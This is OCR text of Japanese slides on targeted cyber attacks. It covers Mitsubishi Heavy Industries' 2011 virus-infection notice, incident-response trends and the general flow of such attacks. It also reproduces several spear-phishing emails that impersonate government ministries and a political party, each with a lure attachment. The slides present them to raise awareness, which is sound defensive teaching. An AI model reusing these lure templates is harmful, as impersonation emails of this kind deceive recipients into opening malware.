
今日のトピック

大規模な個人情報漏えい事件

ネットバンク 不正アクセス

防衛産業を狙ったサイバー攻撃

防衛産業を狙った攻撃



HOME > 重要なお知らせ > 本日の一部報道について

2011年9月19日

三菱重工業株式会社


ウイルスに感染


本日の一部報道について

本日、当社のコンピューターがウイルスに感染しているとの一部報道がありました。
8月中旬にウイルス感染の可能性が判明し、その後ウイルスの特性により情報漏えいの危険性も判明したことを受け、その旨を警察当局に報告、相談するとともに、以後、外部の専門家と共同で調査、対応を進めております。
現時点ではウイルス感染による被害拡大は止まったものと考えております。
また過去に社内一部のコンピューターのシステム情報(ネットワークアドレス等)が流出した可能性があることは判明しているものの、当社の製品や技術に関する情報の社外へのデータ流出は現在確認されておりません。
これまでウイルス駆除などの被害拡大防止策を講じておりますが、今後とも引き続き調査を進め、対策強化をはかってまいります。

標的型攻撃のメールの例


差出人、件名、本文などよく見慣れた
メールが送られてくる





添付ファイルが削除されていない
（＝ウイルス対策ソフトを抜けている）

標的型攻撃のメールの例



原発などの時事ネタ

「再送」というキーワードで
日常のやりとりを装う

標的型攻撃のメールの例

送信者： [redacted] **宛先：**
件名： Fw:国際関連動向調査

在外勤務者 ＜＜齊藤　拝

【至急】欧州イノベーション分野における国際関連動向調査について

(See attached file: Europe2008.zip)

外務省欧州局 西欧課 [redacted]
Email: [redacted]@mofa.go.jp

送信者： 内閣広報室　**宛先：**
件名： 麻生総理の国連総会演説(最終版)

各位 << 内閣広報室

第63回国連総会における麻生総理大臣一般討論演説(最終版)

(See attached file: 麻生総理の国連総会演説..doc)

送信者： 自民党広報本部　**宛先：**
件名： 【取扱注意】自民党総裁選(詳細版)

各位 ← 自民党広報本部

2008年9月1日の福田康夫首相の辞任表明を受け、10日告示、22日投開票で行われる。

取り急ぎ

(See attached file:2008自民党総裁選異動)

送信者： 通商政策局 [redacted] **宛先：**
件名： 在外勤務者職員人事異動


関係各位

【平成20年9月10日】在外勤務者職員人事異動

(See attached file: 2008人事異動.zip)


経済産業省 通商政策局 [redacted]
Email [redacted]@meti.go.jp

標的型攻撃のメールの例




http://www.ipa.go.jp/about/technicalwatch/pdf/111003report.pdf

サイバー救急センターの対応実績



年々、緊急対応件数が増加している
サイバースパイ型の事案も増加中

標的型攻撃の流れ（一般的な話）



